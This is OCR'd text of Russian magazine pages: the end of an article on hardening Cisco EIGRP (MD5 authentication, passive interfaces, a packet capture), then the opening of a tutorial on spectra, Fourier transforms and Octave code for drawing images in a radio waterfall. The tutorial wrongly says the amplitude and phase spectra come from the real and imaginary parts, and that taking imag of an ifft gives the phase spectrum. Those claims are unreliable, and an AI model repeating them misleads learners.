
Включаем аутентификацию по MD5 для EIGRP за номером 100:

```
Router(config-if)# ip authentication mode eigrp 100 md5
```

Указываем ключевую цепочку, которую будем использовать для аутентификации:

```
Router(config-if)# ip authentication key-chain eigrp 100 myCHAIN
```

Вот так выглядит Hello-пакет с включенной аутентификацией на маршрутизаторе.



```
eigrp
No.  Time       Source          Destination     Protocol  Length Info
 37  28.423831  192.168.0.150   224.0.0.10      EIGRP        114 Hello

Frame 37: 114 bytes on wire (912 bits), 114 bytes captured (912 bits
Ethernet II, Src: 00:19:56:bb:41:09, Dst: 01:00:5e:00:00:0a
Internet Protocol Version 4, Src: 192.168.0.150, Dst: 224.0.0.10
Cisco EIGRP
    Version: 2
    Opcode: Hello (5)
    Checksum: 0xaf90 [correct]
    [Checksum Status: Good]
  Flags: 0x00000000
    Sequence: 0
    Acknowledge: 0
    Virtual Router ID: 0 (Address-Family)
    Autonomous System: 100
  Authentication MD5
      Type: Authentication (0x0002)
      Length: 40
      Type: MD5 (2)
      Length: 16
      Key ID: 1
      Key Sequence: 0
      Nullpad: 0000000000000000
      Digest: 13b4265277387319b0c9ec806a4f12a9
  Parameters
  Software Version: EIGRP=12.4, TLV=1.2

0000  01 00 5e 00 00 0a 00 19  56 bb 41 09 08 00 45 c0
0010  00 64 00 00 00 00 02 58  16 3a c0 a8 00 96 e0 00
0020  00 0a 02 05 af 90 00 00  00 00 00 00 00 00 00 00
0030  00 00 00 00 00 64 00 02  00 28 00 02 00 10 00 00
0040  00 01 00 00 00 00 00 00  00 00 00 00 00 00 13 b4
0050  26 52 77 38 73 19 b0 c9  ec 80 6a 4f 12 a9 00 01
0060  00 0c 01 00 01 00 00 00  00 0f 00 04 00 08 0c 04
0070  01 02
```

При включенной аутентификации заметно увеличился размер пакета EIGRP: с 74 до 114 байт, а поле Digest содержит хеш парольной фразы. Маршрутизатор на другой стороне сравнивает этот хеш со своим, и если они равнозначны, то маршрутизаторы становятся соседями.

Шаг 2

Нужно сделать интерфейсы, которые смотрят в локальную или внутреннюю сеть, пассивными:

```
Router# conf t
Router(config)# router eigrp 100
Router(config-router)# passive-interface g0/1
```


Маршрутизатор никак не будет реагировать, если на пассивный интерфейс пришел Hello-пакет, и сам не будет их отправлять через него.

КАРТИНКИ В ВОДОПАДЕ

Учимся рисовать изображения радоволнами

Waterfall, или водопад, — это способ визуализации сигналов, который можно встретить практически во всех программах для работы с радио. Каждая линия показывает спектр сигнала, его частоты и амплитуду. А если немного поколдовать, можно рисовать на этом водопаде картинки. Этим мы сегодня и займемся.

qeewqq
qeewwqqq@gmail.com



Пример водопада из программы Gqrx

СИГНАЛ И ЕГО СПЕКТР

Спектр — это представление сигнала в частотной области, которое показывает, какие именно частоты присутствуют в сигнале. Спектр бывает амплитудным и фазовым. Первый показывает амплитуды частот в сигнале, а второй — фазы этих частот. В современном мире, когда кто-то пишет о спектре, обычно подразумевается именно амплитудный спектр.

Сам спектр бывает двух видов: непрерывный и дискретный. Непрерывный спектр — это когда сигнал содержит бесконечное число компонент, распределенных в диапазоне частот. Дискретный — когда сигнал содержит только определенные частотные компоненты. Такое характерно для сигналов, которые составлены из, например, суммы синусоид или косинусоид.

Теперь начнем с самого простого — с синусоидального сигнала.


INFO

Все свои эксперименты с математикой я буду делать в Octave.

Создадим синусоиду с амплитудой 1 попугай и частотой 5 Гц.

```
% Амплитуда
A = 1;
% Частота в герцах
f = 5;
% Длительность нашего сигнала в секундах
T = 1;
% Частота дискретизации, или количество точек в секунду. Этот
параметр влияет на точность вывода: чем больше точек, тем точнее
сигнал
fs = 100;

% Временной ряд
t = 0:1/fs:T;

% Генерируем!
y = A * sin(2 * pi * f * t);

plot(t, y);
xlabel('Время (c)');
ylabel('Амплитуда');
title('Синусоида');
grid on;
```

После запуска этого кода в Octave ты получишь график синусоиды.



Синусоида


На графике пять положительных полупериодов и пять отрицательных, потому что длительность — 1 с, а частота — 5 Гц, вот и получается, что полных периодов именно пять. Это самый простой сигнал, который имеет только одну частоту в спектре — это частота самой синусоиды, то есть 5 Гц.

Преобразование Фурье

Определение

Преобразование Фурье́ (символ $\mathcal{F}$) — операция, сопоставляющая одной функции вещественной переменной другую (вообще говоря, комплекснозначную) функцию вещественной переменной. Эта новая функция описывает коэффициенты («амплитуды») при разложении исходной функции на элементарные составляющие — гармонические колебания с разными частотами.

По сути, преобразование Фурье — это операция, которая позволяет разложить сигнал на его простые составляющие, то есть определить, из суммы каких сигналов на каких частотах он состоит.



Разложение сигнала на элементы с помощью преобразования Фурье

На картинке выше наглядно показан процесс такого разложения. Сумма всех синих сигналов даст красный, а их частоты показаны на спектре сигнала справа.

При прямом преобразовании Фурье мы получаем на выходе комплексное число, которое состоит из реальной и мнимой части.

Комплексные числа

Комплексное число — это расширенное множество вещественных чисел. Комплексные числа выглядят следующим образом: a + bi, где a и b — вещественные числа, а i — мнимая единица. Мнимая единица — это корень из –1, то есть `i² = -1`.

В радио очень широко используются комплексные числа, так как они позволяют хранить больше информации о сигнале. Например, существуют амплитудный и фазовый спектры, и первый определяется действительной частью, а второй — мнимой.

Сразу же хочется упомянуть еще одно из свойств преобразования Фурье: если сдвигать сигнал во времени, то амплитудный спектр сигнала меняться не будет. Изменяться будет только фазовый спектр, который описывается комплексной частью.

Обратное преобразование Фурье

Обратное преобразование Фурье — это процедура получения сигнала из спектра. У сигнала может быть несколько параметров, такие как максимальная амплитуда, диапазон частот и его длительность. Давай начнем с простого примера: сделаем сигнал из спектра, на котором будет только отметка в 5 Гц с амплитудой 1.

```
% Частота дискретизации в герцах
fs = 1000;
% Длительность сигнала в секундах
T = 1;
% Общее количество отсчетов
N = T * fs;

% Создание спектра
% Инициализация спектра нулями
spectrum = zeros(1, N);

% Частота для отметки в спектре
f_target = 5;
% Индекс для частоты 5 Гц
index = f_target + 1;
% Установка амплитуды
spectrum(index) = 1;
```

Первым делом задаются параметры: длительность, частота дискретизации и количество отсчетов на основе длительности и дискретизации. Далее создаем сам спектр — он будет, по сути, просто массивом. Устанавливаем в нем все значения в ноль и только амплитуду частоты 5 Гц ставим в единицу. В этом примере мы устанавливаем только вещественную часть комплексного числа. Ты можешь попробовать добавить мнимую часть — для этого вместо `spectrum(index) = 1;` напиши `spectrum(index) = 1 + 4i;` и посмотри, что будет. Фаза сигнала должна измениться.

```
% Обратное преобразование Фурье для получения сигнала
signal = real(ifft(spectrum));
t = 0:1/fs:T-1/fs;

% Визуализация сигнала
figure;
plot(t, real(signal));
title('Сигнал, полученный из спектра');
xlabel('Время (c)');
ylabel('Амплитуда');

% Визуализация спектра
f_axis = (0:N-1) * fs / N;
figure;
stem(f_axis(1:N/2), abs(spectrum(1:N/2)), 'filled');
title('Спектр с отметкой на 5 Гц');
xlabel('Частота (Гц)');
ylabel('Амплитуда');
xlim([0 10]);
```

Преобразуем наш спектр в сигнал с помощью команды `ifft`, которая выполняет обратное преобразование, и строим визуализацию. В моем коде я беру сразу реальную часть сигнала для отображения, но если поменять функцию `real` на `imag` в строке с `ifft`, то можно будет получить фазовый спектр, о котором я говорил в начале статьи.

Смешиваем сигналы

Для примера давай сделаем сигнал из смеси трех синусоид на частотах 5, 10 и 15 Гц. Для этого достаточно все эти три синусоиды просто сложить.

```
% Частота дискретизации в герцах
fs = 1000;
% Продолжительность сигнала в секундах
T = 1;
% Вектор времени
t = 0:1/fs:T-1/fs;

% Частоты
f1 = 5;
f2 = 10;
f3 = 15;

% Синусоиды
signal1 = sin(2 * pi * f1 * t);
signal2 = sin(2 * pi * f2 * t);
signal3 = sin(2 * pi * f3 * t);

% Складываем синусоиды (шок)
signal = signal1 + signal2 + signal3;

plot(t, signal);
xlabel('Время (c)');
ylabel('Амплитуда');
title('Синусоида');
grid on;
```

Все переменные можно по отдельности изучить в окне Workspace. Нетяжело заметить, что `t` — это массив из 1000 элементов, в котором хранятся времена отсчетов.

```
0     0.0010     0.0020     0.0030     0.0040     0.0050     0.
0060 ...
```


Сам же сигнал (`signal1`) — это тоже массив. Для каждого времени Octave автоматически посчитал синус и создал новый массив. Каждому i-му элементу массива с сигналом соответствует i-й элемент массива `t`, определяющий время, в которое сигнал будет иметь такую амплитуду.

```
0   0.031411    0.062791    0.094108    0.12533 0.15643 0.18738 ...
```

Если же закончить выполнение скрипта и посмотреть результаты сложения в переменной `signal`, то увидим ожидаемую сумму трех синусоидальных сигналов.

```
0   0.18831 0.37551 0.56048 0.74215 0.91944 1.0913 ...
```

Теперь можно запустить оставшуюся часть кода и увидеть отрисованную форму сигнала.




Сигнал из трех синусоид (5, 10, 15 Гц)

Выглядит интересно. А теперь посмотрим на амплитудный спектр этого сигнала. Чтобы это сделать, используем следующий код.

```
% Частота дискретизации в герцах
fs = 1000;
% Продолжительность в секундах
T = 1;
t = 0:1/fs:T-1/fs;

f1 = 5;
f2 = 10;
f3 = 15;

% Синусоиды
signal1 = sin(2 * pi * f1 * t);
signal2 = sin(2 * pi * f2 * t);
signal3 = sin(2 * pi * f3 * t);

% Сложение синусоид
signal = signal1 + signal2 + signal3;

% Выполнение преобразования Фурье
signal_fft = fft(signal);

P2 = abs(signal_fft / length(signal));

P1 = P2(1:length(signal)/2+1);
P1(2:end-1) = 2*P1(2:end-1);

f_axis = fs*(0:(length(signal)/2))/length(signal);

% Визуализация спектра
bar(f_axis, P1, 'hist');
title('Амплитудный спектр сигнала');
xlabel('Частота (Гц)');
ylabel('|P1(f)|');
xlim([0, max(f_axis)]);
```

Запускаем и получаем три красивых столбика как раз на частотах 5, 10 и 15 Гц. Прекрасно.



Спектр нашего сложного сигнала

Продолжение статьи →

← НАЧАЛО СТАТЬИ

ВОДОПАД КАРТИНОК

УЧИМСЯ РИСОВАТЬ ИЗОБРАЖЕНИЯ В РАДИОЭФИРЕ

